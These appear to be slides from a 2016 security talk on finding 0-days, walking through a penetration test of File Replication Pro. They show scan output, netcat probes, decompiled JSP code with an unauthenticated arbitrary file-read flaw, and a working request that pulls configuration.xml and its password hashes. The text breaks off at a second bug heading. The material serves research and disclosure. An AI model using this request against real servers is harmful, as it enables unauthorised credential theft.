How to Get Started in Finding 0-Days – A Use Case

Trà Đá Hacking #1 - 18 June 2016

Jerold Hoong

@voodoosec

jerold@v00d00sec.com

Introduction

Hi everyone,my name is Jerold Hoong

- I am a penetration tester & security researcher
- I am from Singapore
- I live in Saigon now

What This Talk is About


- This short introductory talk is intended to introduce the topic of finding 0–days by using an example.
- Commonly, people think that:
  - Finding 0-days is very tough and challenging
- It is **true** most of the time:
  - However, some software have obvious bugs which can let you easily pop shell

- 0-Day vulnerabilities can be found via:
  - Source code review
  - Reverse engineering
  - Fuzzing


- Questions to get you started:
  - What is the software?
  - Can I get access to the binaries?
  - Is there a knowledge base or documentation about the software?

An Example Scenario

- I was conducting an internal network penetration test for a client
  - 3rd time testing
  - Most of the critical issues have been fixed
  - Did nmap scans and found some interesting services running on port 9100 and 9200:



```
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows 10 microsoft-ds
554/tcp   open  rtsp?
2869/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9100/tcp  open  jetdirect?
9200/tcp  open  file-replication File Replication Pro
```



FILE REPLICATION PRO

Home | Features | Download | Buy | Support | Blog

Subscribe Register login

Download a Free Trial Now

Finally, Easy File Replication

Save time and frustration, gain control and speed

Search

BUSINESS SOLUTIONS

- Offsite Server Backup
- Branch Office Sync
- Web Content Distribution
- Business Partner File Sharing

TOP FEATURES

- MSSQL & Exchange Backup
- Custom Scripting
- Real Time

RESELLER

- Reseller Signup
- Reseller Training

Editor's Choice Award

EDITOR'S CHOICE

GODADDY.COM® VERIFIED & SECURED VERIFY SECURITY

File Replication Pro


Version 7.2.0 Released Aug 23, 2015

Version 7.2 of File Replication Pro (FRP) is a bux fix release following on the release of version 7.0 which was major a performance upgrade. With this release FRP is now 5 times or more faster over the Internet and WANs out of the box than any previous version. We have also taken into account the increased LAN speeds of modern networks and made similar improvements. It took months of hard work and testing to develop a new proprietary method of expanding the bandwidth usage ability of FRP that allows FRP to exceed previous TCP transfer protocol limitations while preserving all of the safety and security of TCP.

This major upgrade will require all customers who wish to upgrade to have a current support and upgrade assurance contract on every licensed machine. Contact Support to check your status or to update your lapsed contracts.

Coming versions of FRP are already in testing, we are expanding further on this new technology. In future versions of FRP transfers across the internet and WANs will be at least 20 times faster than any version prior to 7.0.0


File Replication Pro (FRP) has been delivering advanced file replication & synchronization technology to customers worldwide for over 15 years. File Replication Pro provides a reliable, super fast, and cost effective solution to the file sharing and availability needs of companies and organizations of all sizes? including international networks. **See all Features**




Red lines = port 9100 **Black lines** = port 9200

After downloading, installing and studying...

- Software was built using Java (WAR and JAR packages)
  - Decompiled and look at the source code
  - Services are ***ALL*** running as **`NT AUTHORITY\SYSTEM`** by default ☺
- Port 9100: Web Console (HTTP)
- Port 9200: File Replication Service
  - Different responses were observed, if the service returns:
    - ‘OK’ : No password needed (default behavior)
    - ‘ERROR’: Password needed




```
% ~ nc 192.168.56.101 9200
>>
FRP Node Ready>>
E372416AEDF381

>>
OK
```



```
% ~ nc 192.168.56.101 9200
>>
FRP Node Ready>>
3EC100C25896BC

>>
ERROR⏎
```


Using the Source – Bug #1

- Unauthenticated Remote Arbitrary File Disclosure *(DetailedLogReader.jsp)*
  - It was possible to view ***any file*** on the server without authentication



```
try
{
  _jspxFactory = JspFactory.getDefaultFactory();
  response.setContentType("text/html");
  pageContext = _jspxFactory.getPageContext(this, request, response, null, true, 8192, true);

  _jspx_page_context = pageContext;
  application = pageContext.getServletContext();
  config = pageContext.getServletConfig();
  session = pageContext.getSession();
  out = pageContext.getOut();
  _jspx_out = out;

  out.write(13);
  out.write(10);

  response.setContentType("text/html");
  String path = request.getParameter("log_path");
  BufferedWriter writer = new BufferedWriter(response.getWriter());

  BufferedReader reader = new BufferedReader(new FileReader(path));

  String line = null;
  while ((line = reader.readLine()) != null) {
    writer.write(line);
  }
  reader.close();
  writer.close();
}
```

Using the Source – Bug #1



```
4.28V00D00-WIN7SP110.0.2.15v00d00-win7sp1V00D00-WIN7SP1V00D00-
WIN7SP1c8156cf:15547b3c17e:-8000:UnlicensedtrueKJG6zu7xZS7mmClNoOcbp4oqQGQ=7.2V00D00-
WIN7SP1c8156cf:15547b3c17e:-80000192.168.56.1019200V00D00-WIN7SP1c8156cf:15547b3c17e:-80001v00d00-win7sp19200false
```


```
ed><Password>KJG6zu7xZS7mmClNoOcbp4oqQGQ=</Pass
```

- All password hashes and config info of all connected servers are stored in *configuration.xml* on the management server.
- Access to config file with:

```
http://192.168.56.101:9100/DetailedLogReader.jsp?log_path=C:\Program+Files\FileReplicationPro\\etc\\configuration.xml
```

Using the Source – Bug #2

